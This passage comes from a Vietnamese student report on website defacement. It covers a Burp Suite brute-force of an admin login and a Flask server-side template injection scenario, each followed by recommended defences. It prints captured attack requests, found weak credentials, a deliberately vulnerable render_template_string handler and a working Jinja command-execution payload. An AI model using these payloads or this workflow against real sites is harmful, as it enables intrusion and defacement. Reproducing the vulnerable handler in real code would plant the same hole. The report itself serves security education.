15 Sec-Fetch-Dest: document
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19

```

**Payloads**

Payload position: All payload positions  
Payload type: Simple list

- Add from list...
- Fuzzing - quick
- Fuzzing - full
- Usernames
- Passwords
- Short words
- a-z
- A-Z
- 0-9
- Directories - short
- Directories - long**
- Filenames - short
- Filenames - long
- Extensions - short
- Extensions - long
- Add from list...

Tiếp theo sử dụng công cụ Intruder của Burp Suite để truy tìm endpoint quản trị của trang web. Nếu một website không được cấu hình tốt thì sẽ dẫn đến các tình huống dễ dàng bị lộ endpoint đến trang quản trị, thông thường sẽ là /admin, /adm, /administrator,... Với sức mạnh vượt trội của Intruder, việc này không tốn quá nhiều thời gian. Ở đây nhóm sử dụng wordlist “Directories” có sẵn trong Burp Suite, đây là tập hợp của nhiều tên endpoint thường gặp, ta cũng có thể dễ dàng tìm thấy các wordlist tương tự trên Github và một số diễn đàn khác.

Attack Save


4. Intruder attack of https://2f4f-171-252-155-208.ngrok-free.app

Results	Positions		
Intruder attack results filter: Showing all items			
Request ^	Payload	Status code	Response received
0		200	161
1	A	404	126
2	About	404	127
3	about-us	404	126
4	about_us	404	160
5	aboutus	404	126
6	AboutUs	404	126
7	aboutUs	404	125

Dễ thấy đa số các request gửi đi đều nhận về mã trạng thái 404, tức không tồn tại endpoint đó. Sau khi chạy xong, ta tiến hành lọc theo mã trạng thái để tìm request có mã 200.

Request	Payload	Status code ^	Response received	Error	Timeout	Length
0		200	161			3672
32	adminweb	200	142			1295
1625	login	200	76			1075
5096	login	200	75			1075
1627	logout	302	94			563
1678	profile	302	104			421
5151	logout	302	74			563
248	console	400	81			363

=> thành công tìm ra endpoint của trang quản trị là /adminweb



Truy cập đến /adminweb, ta bắt gặp một form đăng nhập điển hình. Nhiệm vụ cần làm lúc này là dò tìm mật khẩu của đối phương để xâm nhập vào trang quản trị website. Sự thành công hay thất bại phụ thuộc vào độ mạnh của từ điển mà attacker dùng để tấn công. Nếu trang quản trị không được cài đặt thông tin đăng nhập đủ mạnh thì rất có khả năng nó sẽ bị tìm ra nhanh chóng. Ở đây ta sẽ tiến hành tấn công để dò tìm và username và password cũng với công cụ Intruder của BurpSuite.

The screenshot shows a browser interface with two main sections: 'Request' on the left and 'Response' on the right.

**Request:**

```
2 Host: 2f4f-171-252-155-208.ngrok-free.app
3 Cookie: abuse_interstitial=2f4f-171-252-155-208.ngrok-free.app; session=
...eJzFjjEKgDAQBL-yXi0-wB_4BBGRizInICTinTbi37W3tLcazbmp6l0rEGU2uEk2APynBtzqKa-7PAFuRgCHwJ2T1RhBRaiY
uVFGhqv-hV2-eAUPdwmXrJFTlp9E39bGa8bd4RhjA.Z0o0Ag.-G_TaXp4_oDH7ahSNGS8gfp2wB4
4 Content-Length: 29
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="131", "Not_A_Brand";v="24"
7 Sec-Ch-Ua-Mobile: ?
8 Sec-Ch-Ua-Platform: "Linux"
9 Accept-Language: en-US,en;q=0.9
10 Upgrade-Insecure-Requests: 1
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/131.0.6778.86 Safari/537.36
12 Origin: https://2f4f-171-252-155-208.ngrok-free.app
13 Content-Type: application/x-www-form-urlencoded
14 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,
    application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://2f4f-171-252-155-208.ngrok-free.app/adminweb
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22
23 username=admin&password=admin
```

**Response:**

Welcome back admin!

Username:

Password:

**Login**

Pitchfork attack

Target <https://2f4f-171-252-155-208.ngrok-free.app>

Positions Add § Clear § Auto §

```
1 POST /login HTTP/2
2 Host: 2f4f-171-252-155-208.ngrok-free.app
3 Cookie: abuse_interstitial=2f4f-171-252-155-208.ngrok-free.app; session=.eJzFjEKgDAQBL-yXi0-wB_4BBGRlNICTinTbi37W3tLCaZgbmpGl0rEGU2uEk2APynBfZq_oDH7ahSNGS8gfp2wB4
4 Content-Length: 29
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="131", "Not_A Brand";v="24"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Linux"
9 Accept-Language: en-US,en;q=0.9
10 Upgrade-Insecure-Requests: 1
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36
12 Origin: https://2f4f-171-252-155-208.ngrok-free.app
13 Content-Type: application/x-www-form-urlencoded
14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://2f4f-171-252-155-208.ngrok-free.app/adminweb
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22
23 username=§&password=§
```

Attack Save

10. Intruder attack of https://2f4f-171-252-155-208.ngrok-free.app

Results Positions

Intruder attack results filter: Showing all items

Request	Payload 1	Payload 2	Status code
21	AFLZPP	Password	403
22	APPLSYS	Password	403
23	APPS	Password	403
24	AQDEMO	Password	403
25	AQUSER	Password	403
26	ARCHIVIST	Password	403
27	AUTolog1	Password	403
28	Administrator	Password	403
29	Anonymous	Password	403
30	Any	Password	403
31	BACKUP	Password	403
32	BATCH	Password	403
33	BATCH1	Password	403

# Welcome back admin!

admin

admin123



Login

News Site Dashboard Logout

## Admin Dashboard

[Manage Users](#)
[Manage Articles](#)
[Manage Comments](#)

**Users**  
Manage user accounts and permissions.  
[Go to Users](#)

**Articles**  
Create, edit, and delete articles.  
[Go to Articles](#)

**Comments**  
Review and manage user comments.  
[Go to Comments](#)

**Settings**  
Configure site settings and preferences.  
[Go to Settings](#)

=> Thành công truy cập được vào trang quản trị website với thông tin đăng nhập trên hình.

Trang admin có các chức năng quản trị như quản lý người dùng, quản lý các bài viết viết, bình luận, cài đặt,... Mục đích chính của attacker trong tình huống này là tấn công deface website nên tính năng chỉnh sửa bài viết sẽ bị lợi dụng để thực hiện điều này.

The screenshot shows a 'Manage Articles' page with a table listing three articles:

ID	Title	Summary	Actions
1	Test Article	Summary of article 1	<a href="#">Edit</a> <a href="#">Delete</a>
2	Another Article	Summary of article 1	<a href="#">Edit</a> <a href="#">Delete</a>
3	Third Article	Summary of article 1	<a href="#">Edit</a> <a href="#">Delete</a>

The screenshot shows a 'Latest News' page with three news cards, each containing the text 'You have been hacked!!!!' and a 'Read More' button.

### Dè xuất giải pháp phòng chống:

#### 1. Giới hạn quyền truy cập

- Giới hạn IP: Chỉ cho phép các địa chỉ IP đáng tin cậy truy cập endpoint quản trị bằng cách cấu hình trên tường lửa hoặc ứng dụng web.

- VPN: Yêu cầu quản trị viên sử dụng VPN để truy cập vào các tài nguyên quản trị.

## 2. Sử dụng xác thực mạnh

- Xác thực hai yếu tố (2FA): Kích hoạt 2FA để tăng cường bảo mật, ngay cả khi mật khẩu bị lộ.
- Xác thực qua token: Sử dụng token tạm thời hoặc mật khẩu dùng một lần (OTP).
- Mật khẩu phức tạp: Đảm bảo mật khẩu quản trị phải đủ mạnh và thay đổi định kỳ.

## 3. Ân URL quản trị

- Thay đổi URL mặc định: Đổi đường dẫn mặc định của trang quản trị (vd: /admin) thành một URL tùy chỉnh và khó đoán.
- Sử dụng CAPTCHA: Tích hợp CAPTCHA để hạn chế các cuộc tấn công brute-force.

## 4. Bảo vệ chống tấn công brute-force

- Giới hạn số lần đăng nhập: Tự động khóa tài khoản hoặc chặn IP sau một số lần đăng nhập thất bại.
- Sử dụng WAF (Web Application Firewall): Một WAF có thể giúp phát hiện và ngăn chặn các cuộc tấn công brute-force hoặc từ chối dịch vụ (DDoS).

### Dánh giá:

Trong kịch bản tấn công vét cạn thông tin đăng nhập trang quản trị, nhóm đã thực hiện một cuộc tấn công mò phỏng vào một trang blog tin tức. Thông qua việc sử dụng công cụ Burp Suite và tính năng Intruder, nhóm đã tìm ra endpoint quản trị của trang web, thường là các URL như /admin, /adm, hoặc /administrator. Việc khai thác này chỉ mất một thời gian ngắn nhờ vào việc sử dụng wordlist “Directories” có sẵn trong Burp Suite. Sau khi xác định được endpoint /adminweb, nhóm truy cập và gặp phải một form

đăng nhập, nơi họ tiến hành tấn công brute-force để dò tìm thông tin đăng nhập. Kết quả là nhóm đã thành công trong việc xâm nhập vào trang quản trị của website.

Sau khi truy cập vào trang quản trị, nhóm lợi dụng tính năng chỉnh sửa bài viết để thực hiện tấn công deface, thay đổi giao diện của trang web. Đây là một ví dụ rõ ràng về mối nguy hiểm khi trang quản trị không được bảo vệ đúng cách. Các giải pháp bảo mật để phòng chống tấn công này bao gồm giới hạn quyền truy cập thông qua các phương pháp như cấu hình tường lửa và VPN, sử dụng xác thực mạnh (ví dụ: xác thực hai yếu tố hoặc mật khẩu mạnh), và thay đổi URL trang quản trị thành một URL tùy chỉnh và khó đoán. Ngoài ra, việc sử dụng các công nghệ bảo vệ như WAF để ngăn chặn các cuộc tấn công brute-force cũng rất quan trọng trong việc bảo vệ hệ thống khỏi những mối đe dọa từ các tấn công kiểu này.

### 3.2.5 Kịch bản 5: Tấn công SSTI để điều khiển máy chủ

Server-side template injection (SSTI) xảy ra khi kẻ tấn công có thể sử dụng cú pháp mẫu (template syntax) gốc để chèn một payload độc hại vào một mẫu (template), sau đó được thực thi trên phía máy chủ. Các công cụ tạo mẫu (template engines) được thiết kế để tạo ra các trang web bằng cách kết hợp các mẫu cố định với dữ liệu động. Các cuộc tấn công injection mẫu phía máy chủ có thể xảy ra khi đầu vào từ người dùng được nối trực tiếp vào mẫu thay vì được truyền vào dưới dạng dữ liệu. Điều này cho phép kẻ tấn công chèn các chỉ thị mẫu tùy ý để thao túng công cụ tạo mẫu, thường dẫn đến việc chúng có thể kiểm soát hoàn toàn máy chủ web. Dưới đây là một ví dụ điển hình về một website có thể bị tấn công SSTI do lập trình không an toàn. Hãy xét ví dụ sau, giả sử ta có một trang web của một công ty về tài chính như bên dưới. Khi truy cập vào trang chủ (index.html), ta nhận được giao diện như sau:

ABC Financial Services

About Services Clients Contact

Explore Our Services

**Who We Are**

With over a decade of expertise, ABC Financial Services provides trusted financial advice and solutions for individuals and businesses.

Our Services

**Investment Management**  
Optimize your investment portfolio for maximum growth.


**Credit Consulting**  
Find the best credit solutions tailored to your needs.

**Wealth Management**  
Secure and grow your personal wealth with expert advice.

Our Valued Clients

Trusted by thousands of happy clients across the globe.

Tuy nhiên, do lập trình viên không tuân thủ nghiêm ngặt các nguyên tắc về lập trình an toàn nên đã thực hiện việc xử lý các url không tồn tại như sau:



## Not Found

The requested URL http://127.0.0.1:5001/URL-KHONG-DUNG was not found on the server. If you entered the URL manually please check your spelling and try again.


Dễ thấy, endpoint sai “/URL-KHONG-DUNG” đã được hiển thị trên trang trạng thái 404 của website, đây là một cách hiển thị phổ biến. Tuy nhiên nếu việc hiển thị này được lập trình không an toàn, nó sẽ dẫn đến nguy cơ bị tấn công SSTI. Ví dụ như cách xử lý không an toàn dưới đây:

```

@app.errorhandler(404)
def page_not_found(error):
    url = request.url
    return render_template_string('''
        !DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>404 Not Found</title>
<h1>Not Found</h1>
<p>The requested URL %s was not found on the server. If you entered the URL manually please check your spelling and try again.</p>
    ''' % unquote(url)), 404

```

URL đã được lấy từ object *request* và được đưa vào hàm *render\_template\_string()*. Đây là một hàm trong framework Flask chuyên dùng để chuyển string thành HTML và render nó thay vì phải tạo một file html riêng. Cần biết rằng URL chưa bao giờ được xem là một input đáng tin cậy, bởi lẽ nó dễ dàng bị chỉnh sửa bởi attacker theo hướng không tốt. Việc render trực tiếp URL như cách xử lý trên sẽ khiến cho attacker có cơ hội truyền vào các payload độc hại để điều khiển máy chủ từ xa. Với Flask, nó sử dụng template engine là Jinja, attacker có thể truyền các mã Jinja thông qua URL để tác động lên máy chủ. Để xác thực liệu web có thực sự có nguy cơ bị tấn công SSTI hay không, attacker thường sẽ thử bằng một số payload đơn giản để kiểm tra phản ứng của máy chủ, ví dụ như: `{{ 7*7 }}`. Khi Jinja nếu gặp payload trên, nó sẽ hiểu `{{ 7*7 }}` là một biểu thức và sẽ in ra giá trị là `49` thay vì hiểu `{{ 7*7 }}` như một chuỗi thông thường. Khi đó attacker sẽ truyền vào URL `/{{ 7*7 }}` để kiểm tra xem liệu kết quả trả về sẽ như thế nào.




## Not Found

The requested URL http://127.0.0.1:5001/49 was not found on the server. If you entered the URL manually please check your spelling and try again.

Dễ thấy rằng, số `49` đã xuất hiện trong phản hồi, điều đó có nghĩa là `{{ 7*7 }}` đang được hiểu là một biểu thức và Jinja đã thực hiện phép tính này. => ứng dụng có nguy cơ

bị tấn công SSTI. Bên cạnh việc test thủ công, attacker bằng cách thông qua một số công cụ scan cũng có thể phát hiện và khai thác được lỗ hổng về SSTI một cách nhanh chóng.




Attacker sau đó có thể thực hiện việc điều khiển máy chủ từ xa thông qua việc truyền các payload lợi dụng Jinja để gọi thư viện và thực thi bash shell thông qua code Python. Hình trên là một ví dụ để thực thi lệnh *id* như sau:

```
 {{ lipsum.__globals__["os"].popen('id').read() }}
```


- `{{ ... }}` : Đây là cú pháp của Jinja2 (hoặc các template engine khác) để hiển thị nội dung trong template. Khi server render template, nội dung trong  `{{ ... }}`  sẽ được xử lý và trả về.
- `lipsum.__globals__`: lipsum là một biến có sẵn trong context template. Trong Python, thuộc tính `__global__` cung cấp quyền truy cập vào tất cả các biến toàn cục của module mà một hàm được định nghĩa.
- `["os"]`: Truy cập module os từ các biến toàn cục của Python.
- `popen('id')`: popen là một hàm trong module os, được sử dụng để chạy lệnh hệ thống. Lệnh 'id' trên Linux trả về thông tin về người dùng hiện tại, bao gồm UID, GID, và các nhóm.
- `.read()`: Đọc và trả về kết quả đầu ra của lệnh id.

Để deface website này, attacker sẽ tìm kiếm và thay đổi các file HTML của website để hiển thị các thông điệp deface, việc này có thể dễ dàng thực hiện vì giờ đây attacker đã chiếm quyền điều khiển máy chủ từ xa.



## Not Found


The requested URL http://localhost:19066/Dockerfile app.py docker-compose.yml requirements.txt static templates was not found



## Not Found

The requested URL http://localhost:19066/index.html was not found on the server. If you entered the URL manually please check your spelling and try again.

Với các ứng dụng web được viết bằng Flask, các file HTML thường đặt trong một thư mục cố định là templates. Ở trong thư mục này sẽ chứa các file HTML để tạo view cho website và do đó sẽ là đích đến của một cuộc tấn công deface. Khi tấn công lúc này có thể thay đổi nội dung các file ấy, như ví dụ này là thay đổi nội dung index.html và dẫn đến trang chủ sẽ bị thay đổi nội dung hiển thị.



## Not Found

The requested URL http://localhost:19066/ was not found on the server. If you entered the URL manually please check your spelling and try again.

## Dè xuất giải pháp phòng chống:

### 1. Kiểm tra và xử lý đầu vào (Input Validation)

- Loại bỏ ký tự nguy hiểm: Áp dụng các biện pháp kiểm tra và làm sạch dữ liệu đầu vào (input sanitization). Loại bỏ hoặc mã hóa các ký tự có thể được sử dụng trong cú pháp m嘱 (ví dụ: {}, \$, .).
- Whitelisting: Sử dụng danh sách trắng để chỉ cho phép các giá trị đầu vào hợp lệ thay vì lọc bỏ các ký tự không hợp lệ.
- Hạn chế định dạng đầu vào: Sử dụng biểu thức chính quy (regular expressions) để kiểm tra và xác nhận định dạng dữ liệu đầu vào.

### 2. Không sử dụng hàm render không an toàn

Tránh sử dụng các hàm render động như render\_template\_string() (Flask) hoặc các phương pháp tương tự cho phép thực thi mã trực tiếp từ chuỗi đầu vào của người dùng.

Sử dụng các hàm render m嘱 an toàn với dữ liệu được tách biệt hoàn toàn, ví dụ:

***render\_template("template.html", context=data)***

Thay vì sử dụng:

***render\_template\_string(user\_input)***

### 3. Giới hạn quyền truy cập và môi trường thực thi

- Thực thi trong môi trường cô lập (Sandboxing): Thiết lập sandbox cho các template engine để giới hạn khả năng truy cập vào các thư viện hoặc lệnh hệ thống.

Ví dụ: Với Jinja2, sử dụng Environment với cấu hình hạn chế:

```
from jinja2 import Environment, select_autoescape
```

```
env = Environment(autoescape=select_autoescape(['html', 'xml']))
```

- Hạn chế quyền của template engine: Chỉ cấp quyền tối thiểu cần thiết cho quá trình render mẫu. Ngăn không cho template engine truy cập vào các biến toàn cục hoặc các module nhạy cảm như os, sys.

#### 4. Xử lý lỗi một cách an toàn

Không hiển thị thông báo lỗi chi tiết:

- Khi xảy ra lỗi trong quá trình render, không hiển thị thông báo lỗi hoặc stack trace chi tiết trên giao diện người dùng, vì điều này có thể tiết lộ thông tin hệ thống cho kẻ tấn công.
- Sử dụng thông báo lỗi chung chung và log chi tiết chỉ trên máy chủ.

#### 5. Hạn chế quyền truy cập máy chủ

- Phân quyền rõ ràng:
  - Đảm bảo rằng các quy trình render mẫu không được thực hiện với quyền root.
- Tách biệt các tài nguyên hệ thống:
  - Đảm bảo template engine không có quyền truy cập vào các thư mục hoặc tệp quan trọng của hệ thống.

#### Dánh giá:

Kịch bản tấn công Server-side Template Injection (SSTI) cho thấy một lỗ hổng nghiêm trọng khi ứng dụng không áp dụng các biện pháp bảo mật cần thiết đối với đầu vào của người dùng. Việc sử dụng trực tiếp dữ liệu không kiểm tra từ URL vào hàm render\_template\_string() trong Flask đã mở ra cơ hội cho kẻ tấn công tiêm mã độc vào ứng dụng, qua đó có thể chiếm quyền điều khiển máy chủ. Một khi kẻ tấn công có thể thử nghiệm và nhận lại kết quả của các phép toán thông qua cú pháp Jinja, điều này không

chỉ chứng tỏ lỗ hổng mà còn cho thấy sự thiếu sót trong việc bảo vệ ứng dụng khỏi các mối nguy hiểm từ đầu vào không xác thực.

Điều này phản ánh một trong những vấn đề lớn trong lập trình web, đó là việc xử lý không cẩn thận các đầu vào từ người dùng có thể dẫn đến việc tấn công và khai thác các lỗ hổng một cách nhanh chóng và hiệu quả. Mặc dù một số biện pháp phòng ngừa như kiểm tra đầu vào và tách biệt dữ liệu người dùng khỏi mã template có thể giảm thiểu rủi ro, song trong thực tế, việc triển khai các biện pháp này không phải lúc nào cũng được thực hiện đầy đủ. Các biện pháp như tách biệt rõ ràng giữa dữ liệu và mã mẫu, hay áp dụng các môi trường thực thi hạn chế (sandboxing), cần phải được tuân thủ một cách nghiêm ngặt để đảm bảo an toàn.

Tuy nhiên, sự dễ dàng mà kẻ tấn công có thể khai thác và kiểm soát máy chủ từ xa sau khi phát hiện lỗ hổng SSTI cho thấy rằng các biện pháp phòng ngừa hiện tại vẫn chưa hoàn toàn đủ mạnh mẽ. Điều này đặt ra một thách thức lớn đối với các nhà phát triển web trong việc làm sao để giảm thiểu rủi ro từ các lỗ hổng SSTI và bảo vệ máy chủ khỏi những cuộc tấn công ngày càng tinh vi.

### **3.3 Đánh giá kết quả thực nghiệm**

Trong chương này, các kịch bản tấn công deface được triển khai trên các hệ thống mô phỏng thực tế. Kết quả thực nghiệm đã thu được những đánh giá và phân tích như sau:

#### **3.3.1 Khả năng khai thác các lỗ hổng phổ biến**

- Kịch bản 1: Lỗ hổng Stored XSS cho thấy mức độ nguy hiểm cao khi kẻ tấn công có thể chèn mã JavaScript vào cơ sở dữ liệu và làm thay đổi giao diện hoặc hành vi của trang web, ảnh hưởng đến mọi người dùng truy cập.

- Kịch bản 2: Lỗ hổng OS Command Injection được khai thác thành công để đọc, thay đổi nội dung mã nguồn, và deface giao diện web. Điều này chứng minh nguy cơ từ các lệnh hệ thống không được kiểm soát trong ứng dụng.
- Kịch bản 3: Lỗ hổng kết hợp (file upload không an toàn, path traversal, và leo thang đặc quyền CVE-2017-16995) đã cho phép kẻ tấn công chiếm quyền root và kiểm soát toàn bộ hệ thống.
- Kịch bản 4: Tấn công brute-force thông tin đăng nhập trang quản trị thành công với các mật khẩu yếu và endpoint quản trị dễ đoán, từ đó chiếm quyền kiểm soát nội dung và thực hiện tấn công deface.
- Kịch bản 5: Lỗ hổng SSTI cho thấy nguy cơ nghiêm trọng khi lập trình không an toàn. Kẻ tấn công khai thác lỗ hổng này để điều khiển máy chủ và thay đổi trực tiếp nội dung hiển thị của trang web.

### **3.3.2 Phạm vi ảnh hưởng**

- Hầu hết các kịch bản đều cho thấy tác động trực tiếp lên giao diện và nội dung hiển thị của trang web. Cụ thể:
  - Người dùng thông thường bị ảnh hưởng khi giao diện hoặc nội dung trang bị thay đổi một cách bất thường.
  - Quản trị viên mất quyền kiểm soát khi hệ thống bị chiếm quyền.
- Một số kịch bản (như kịch bản 3 và 5) mở rộng nguy cơ đến các tài nguyên khác của hệ thống do kẻ tấn công chiếm được quyền root.

### **3.3.3 Hiệu quả của các kỹ thuật tấn công**

- Các công cụ và kỹ thuật được áp dụng (như Burp Suite, Nmap, SSH) minh họa tính khả thi cao của các tấn công khi gặp hệ thống bảo mật yếu.
- Những tấn công leo thang đặc quyền và tận dụng lỗ hổng CVE chứng minh rằng các hệ thống không cập nhật định kỳ sẽ trở thành mục tiêu dễ dàng.

### **3.3.4 Hạn chế và bài học kinh nghiệm**

- Một số kịch bản yêu cầu điều kiện cụ thể (như mật khẩu yếu, hệ thống chưa cập nhật), tuy nhiên các điều kiện này cũng khá phổ biến trong thực tế.
- Việc thiết kế các kịch bản đã cho thấy giá trị lớn trong việc mô phỏng nguy cơ tấn công và đưa ra các biện pháp bảo mật.

### 3.3.5 Tổng hợp kết quả

- Tất cả các kịch bản đều chứng minh tính khả thi của tấn công deface khi hệ thống không được bảo mật chặt chẽ.
- Các biện pháp phòng chống như cập nhật hệ thống, kiểm tra đầu vào, sử dụng mật khẩu mạnh, cấu hình hợp lý các dịch vụ, và áp dụng Content Security Policy (CSP) đã được đề xuất nhằm giảm thiểu rủi ro.

Đánh giá thực nghiệm trên cho thấy sự cần thiết của các biện pháp bảo mật chủ động và việc thường xuyên kiểm tra, cập nhật hệ thống để đối phó với các mối đe dọa ngày càng phức tạp.

## **PHẦN 3: KẾT LUẬN**

Qua quá trình nghiên cứu và thực nghiệm, đề tài "Tìm hiểu và thực nghiệm tấn công Deface và giải pháp khắc phục" không chỉ đã làm rõ những khía cạnh quan trọng của vấn đề bảo mật mà còn chỉ ra những lỗ hổng và nguy cơ tiềm ẩn trong các hệ thống website hiện nay. Các kết quả thu được từ nghiên cứu không chỉ có giá trị về mặt lý thuyết mà còn có thể áp dụng trực tiếp vào thực tế, giúp các tổ chức, cá nhân phòng tránh và giảm thiểu các rủi ro từ tấn công Deface.

### **1. Nhận thức rõ bản chất và hậu quả của tấn công Deface**

Tấn công Deface không chỉ đơn giản là việc thay đổi giao diện của website mà còn mang lại những hậu quả nghiêm trọng về lâu dài. Các tổ chức bị tấn công có thể đổi mất với việc mất uy tín, giảm niềm tin từ khách hàng, cũng như gián đoạn hoạt động kinh doanh. Hơn nữa, các cuộc tấn công này còn có thể là bước đầu tiên trong các chiến dịch tấn công phức tạp hơn, dẫn đến việc xâm nhập vào hệ thống nội bộ hoặc lây lan mã độc. Các lỗ hổng bảo mật, như lỗi SQL Injection, Command Injection và khai thác mật khẩu yếu, đã chỉ ra rằng không chỉ mã nguồn mà ngay cả các biện pháp bảo mật cơ bản cũng cần phải được củng cố để bảo vệ hệ thống tránh khỏi các nguy cơ này.

### **2. Phân tích và mô phỏng hiệu quả các kỹ thuật tấn công**

Nhóm đã tiến hành mô phỏng các kịch bản tấn công thực tế để minh họa cách thức kẻ tấn công có thể khai thác lỗ hổng và thay đổi nội dung trên website. Việc tái hiện các tình huống tấn công này không chỉ giúp làm rõ mức độ dễ tổn thương của các hệ thống web mà còn nhấn mạnh sự cần thiết của việc kiểm tra bảo mật thường xuyên. Các kịch bản này đã chỉ ra rằng ngay cả các hệ thống đã được bảo mật phần nào cũng vẫn có thể bị xâm nhập nếu không thực hiện đầy đủ các biện pháp bảo vệ. Một số cuộc tấn công có thể xảy ra ngay cả khi hệ thống không trực tiếp chứa lỗ hổng bảo mật rõ ràng, nhưng lại có thể bị lợi dụng qua các lỗ hổng trong quá trình phát triển hoặc cấu hình sai sót.

### **3. Đánh giá và đề xuất biện pháp phòng chống**

Từ những phân tích trên, nghiên cứu đã đưa ra các biện pháp bảo mật quan trọng để bảo vệ hệ thống khỏi các cuộc tấn công Deface. Một số biện pháp nổi bật bao gồm:

- Kiểm tra và xử lý đầu vào chặt chẽ: Việc sử dụng các biện pháp lọc và kiểm tra đầu vào có thể giúp ngăn ngừa các cuộc tấn công khai thác lỗ hổng như SQL Injection hoặc Command Injection. Điều này có thể thực hiện qua việc xác minh dữ liệu nhập vào và loại bỏ hoặc mã hóa các ký tự đặc biệt có thể được sử dụng trong các cuộc tấn công.
